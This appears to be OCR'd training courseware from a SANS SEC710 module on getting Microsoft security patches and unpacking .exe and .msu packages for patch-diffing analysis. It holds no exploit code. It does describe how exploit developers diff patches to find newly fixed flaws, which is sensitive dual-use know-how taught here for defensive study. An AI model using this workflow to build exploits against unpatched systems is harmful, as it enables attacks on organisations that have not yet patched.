
There are concerns around the waiting period in-between patch releases from Microsoft. It is no secret that many exploit developers wait for patches to be released so they can compare the patched version of a function or library to that of the unpatched version. Tools such as IDA Pro and BinDiff can be used to quickly locate changes to the code. An experienced reverse engineer can locate the vulnerability within the unpatched code and write programs to reach the location within the affected program. This results in the release of cutting edge exploits, which often prove lucrative to an attacker, as many organizations do not quickly patch their systems. Exploits are sometimes released the following day after a patch is deployed by Microsoft. There is also the issue around attackers intentionally waiting until the day after patch Tuesday to release new unknown known exploits, knowing that it will likely not be patched for up to 30 more days. Microsoft does occasionally release out-of-band patches for critical updates; however, often systems are left unpatched for weeks. Work-arounds are often provided, but this is only a temporary fix and is not always practical. Patch diffing is not only used by the bad guys. Those working for organizations often reverse engineer patches to determine the effect to the organization of patch application, or to determine the impact of the vulnerability. Intrusion Detection System (IDS) signatures can also be developed from a thorough understanding of a vulnerability, as well as developing modules for vulnerability scanning and penetration testing frameworks.


Patch Distribution
• Windows Update
– Website available at http://update.microsoft.com
– Automatic Updates
• Vista/7 & Server 2008
– Automatic Updates has expanded functionality
• Windows Server Update Service (WSUS)
– Enterprise patch management solution
– Control over patch distribution
• 3rd Party Patch Management Solutions
SANS SEC710 - © 2011

Patch Distribution


This slide is to serve as a simple high-level overview of the Microsoft patch distribution process. Many organizations do not permit end users to connect to Microsoft to obtain patches. Instead, a centralized enterprise patch management process is used to control patch distribution. Reasoning behind such a solution ranges from system consistency, to security, to application stability. It is preferred that OS images or builds be installed on each end user system. This provides consistency and ease in troubleshooting or support. The ability for each user to connect at any time to the Microsoft update site and install desired patches renders the system builds to be highly inconsistent. Some patches have been known to introduce new vulnerabilities. Other patches have been known to cause applications to break or behave differently than when the patch was not installed. All of these issues make it desirable to control the distribution and installation of patches on end user systems and servers.

The Windows Update website is available when using Internet Explorer at http://update.microsoft.com. Users can connect directly to the website, which then has the ability to check a system for any missing patches, as well as aid in the downloading and installation of the patches. Starting with Vista and Server 2008, the website is no longer used to handle updates. Instead, the Automatic Updates program installed on every Windows system can be used to interact with the Microsoft patch management servers. The Automatic Updates program has been installed by default on Windows systems since Windows ME, XP, and Windows 2000 Server. Automatic updates can be used to check for updates, check for updates and download them, and check for updates, download, and install them. Enterprise patch management often takes advantage of Windows Server Update Service (WSUS) servers to communicate directly with Microsoft update servers. Updates can be scheduled and sent directly to the WSUS servers over HTTP or HTTPS. Administrators then have the ability to first test the patches prior to deployment. Automatic updates on each end user system can be configured to communicate only with the enterprise WSUS servers. Administrators can select which patches they want pushed out and when. They also have the ability to set whether or not a patch can be postponed by the user and how soon a reboot is required if applicable. Third party patch management solutions such as Patchlink are available, often offering additional services and support for different operating systems.


Acquiring Patches for Analysis
Microsoft TechNet
Search Microsoft.com
bing
http://www.microsoft.com/technet/security/current.aspx
TechNet Security
Security Bulletin Search
Library
Learn
Downloads
Support
Community
Microsoft Security Bulletin MS07-017
Vulnerabilities in GDI Could Allow Remote Code Execution (925902)
Published: April 03, 2007 | Updated: December 09, 2008
Version: 1.1
Summary
Who Should Read this Document: Customers who use Microsoft Windows
Impact of Vulnerability: Remote Code Execution
Maximum Severity Rating: Critical
Recommendation: Customers should apply the update immediately
Security Update Replacement: This bulletin repla
Caveats: Microsoft Knowledge Base Article 925902
solutions for these issues. For more information, see
Tested Software and Security Update Downloa
Affected Software:
Microsoft Windows 2000 Service Pack 4 — Download the update
Microsoft Windows XP Service Pack 2 — Download the update
Download individual patches
SANS SEC710 - © 2011

Acquiring Patches for Analysis

Our interest in this course is the ability to obtain patches for analysis. Microsoft TechNet provides us with that capability. Available at http://www.microsoft.com/technet/security/current.aspx, we can search for a specific update and download the appropriate patch for a given operating system level. Patches are released in a couple of different formats, depending on the OS level.


Types of Patches
• Patches for XP and Windows 2000, and 2003 server have .exe extensions
– e.g. WindowsXP-KB979559-x86-ENU.exe
• Patches for Vista, 7, and Server 2008 have .msu extensions
– e.g. Windows6.0-KB979559-x86.msu
• Extraction methods differ slightly, as to the contents of each package
SANS SEC710 - © 2011

Types of Patches


Most patches distributed by Microsoft will have either an .exe extension or .msu extension. Patches for Windows XP, 2000 Server and Server 2003 will have the .exe extension, while Windows Server 2008, Vista, and 7 will have the .msu extension. For example, a patch for a Windows XP system would look like:

WindowsXP-KB979559-x86-ENU.exe

While that same patch on Server 2008 would look like:

Windows6.0-KB979559-x86.msu

Contents within the patch files differ depending on the OS, as do the tools to extract them manually. The .exe patch files tend to be much simpler to get to the desired files, while the .msu patch files may require additional examination.




Extraction Tool for .exe Patches

The extract tool can be used via command line to extract patches with the .exe extension. Simply type in the name of the patch file containing the .exe extension, followed by /extract:<dest>. For example:

C:\Temp> WindowsXP-KB979559-x86-ENU.exe /extract:c:\temp

If successful, you will get the pop-up box on the screen stating that extraction was successfully completed. Proceed to review the contents of the package.



Package Contents
• The SP2*** files are the directories containing the patches
• win32k.sys was patched with this update
• GDR vs. QFE
• Easy!
C:\Temp>dir sp2*
Volume in drive C has no label.
Volume Serial Number is 588C-3312
Directory of C:\Temp
07/07/2010 01:20 PM <DIR> SP2GDR
07/07/2010 01:20 PM <DIR> SP2QFE
0 File(s) 0 bytes
2 Dir(s) 283,525,007,360 bytes free
C:\Temp>cd SP2GDR
C:\Temp\SP2GDR>dir *.sys
Volume in drive C has no label.
Volume Serial Number is 588C-3312
Directory of C:\Temp\SP2GDR
05/01/2010 10:56 PM 1,850,880 win32k.sys
1 File(s) 1,850,880 bytes
0 Dir(s) 283,525,007,360 bytes free
SANS SEC710 - © 2011

Package Contents

The package contents of this update are shown on the screenshot. As you can see, there are two directories listed for XP SP2 called SP2GDR and SP2QFE. The contents of the directory SP2GDR contains one file, win32k.sys. This is the patched file. Command switches were used to limit the output in order to fit the image onto the slide. There were two more folders specifically for XP SP3. You may have noticed that there are two folders, one with GDR in the title and the other with QFE. GDR stands for General Distribution Release and QFE stands for Quick Fix Engineering. As taken from http://windowsconnected.com/forums/t/1050.aspx by Josh Phillips:

The GDR branch of updates are used when Microsoft issues one of the following types of updates: security updates, critical updates, updates, update rollups, drivers and feature packs. This branch does not include the updates from the QFE branch.

The QFE branch are cumulative hotfixes issued by Microsoft Product Support Services to address specific customer issues. These updates do not get the same quality of testing as the GDR branch.



Extraction Tool for
.msu Patches
• expand –F:* <.msu file> <dest>
C:\709\temp>dir *.msu
Volume in drive C is SQ0042S0V04
Volume Serial Number is 847D-BCCB
Update File
Directory of C:\709\temp
07/05/2010 07:27 PM 1,422,701 Windows6.0-KB925902-x86.msu
1 File(s) 1,422,701 bytes
0 Dir(s) 18,642,776,064 bytes free
C:\709\temp>expand -F:* Windows6.0-KB925902-x86.msu c:\709\temp
Microsoft (R) File Expansion Utility Version 6.0.6000.16386
Copyright (c) Microsoft Corporation. All rights reserved.
Adding c:\709\temp\WSUSSCAN.cab to Extraction Queue
Adding c:\709\temp\Windows6.0-KB925902-x86.cab to Extraction Queue
Adding c:\709\temp\Windows6.0-KB925902-x86-pkgProperties.txt to Extraction Queue
Adding c:\709\temp\Windows6.0-KB925902-x86.xml to Extraction Queue
Expanding Files ....
Expanding Files Complete ...
4 files total.
SANS SEC710 - © 2011

Extraction Tool for .msu Patches

For Windows Vista, 7, and Server 2008, the expand tool can be used to unpack packages with the .msu extension. As shown on the slide, the file Windows6.0-KB925902-x86.msu is available in the c:\709\temp directory. The following command is given to unpack the file:

expand –F:* Windows6.0-KB925902-x86.msu c:\709\temp

Four files are unpacked and can be seen.



Package Contents
• We are interested in .cab files...
C:\709\temp>dir *.cab
Volume in drive C is SQ0042S0V04
Volume Serial Number is 847D-BCCB
Directory of C:\709\temp
02/15/2007 09:32 AM 1,298,163 Windows6.0-KB925902-x86.cab
02/15/2007 09:36 AM 120,230 WSUSSCAN.cab
2 File(s) 1,418,393 bytes
0 Dir(s) 18,644,561,920 bytes free
C:\709\temp>expand -F:* Windows6.0-KB925902-x86.cab c:\709\temp
Microsoft (R) File Expansion Utility Version 6.0.6000.16386
Copyright (c) Microsoft Corporation. All rights reserved.
Adding c:\709\temp\update.mum to Extraction Queue
Adding c:\709\temp\x86_microsoft-windows-w
•••
Adding c:\709\temp\x86_microsoft-windows-u
none_cb39bc5b7047127e\user32.dll to Extraction Queue
Expanding Files ....
Expanding Files Complete ...
16 files total.
Unpack the .cab files
SANS SEC710 - © 2011

Package Contents

We are most often interested in files with the .cab extension after expanding the .msu update file. A Cabinet (cab) file is the Microsoft native compressed archive format used to compress and sign files. We must now go in and expand the .cab file using the same command as before:


expand –F:* Windows6.0-KB925902-x86.cab c:\709\temp

We can now view the files within the .cab file.



Cabinet File Contents

The command *dir /O /W *user32** is used to save space in the output. Inside the cabinet file is multiple folders and files. We are specifically looking for any files including user32 in the name. As you can see, two files are listed. This is similar to the output previously seen with GDR and QFE. When changing into the first folder and running a *dir* command, we see that a fresh copy of user32.dll is included. This is the patched library that we can use for examination. There may occasionally be other patch types distributed, but it is quite simple to determine the method in how to extract the contents and locate the patched file or files. Many patch updates are cumulative, meaning that multiple patches may be included in a single update file. You must take the time to read the security bulletins to determine which files you are interested in reviewing.



Module Summary
• There are multiple ways to acquire Microsoft patches
• TechNet offers individual patch files available for download
• Updates come in multiple forms
• Extraction is relatively simple
SANS SEC710 - © 2011

Module Summary

In this short module we looked at the methods used to obtain Microsoft patches for analysis. Most often they are seen in .exe or .msu formats, with the latter often containing .cab files. Although update files may include folders such as QFE and GDR, the patch contained in each is likely fine for analysis, producing the same results.

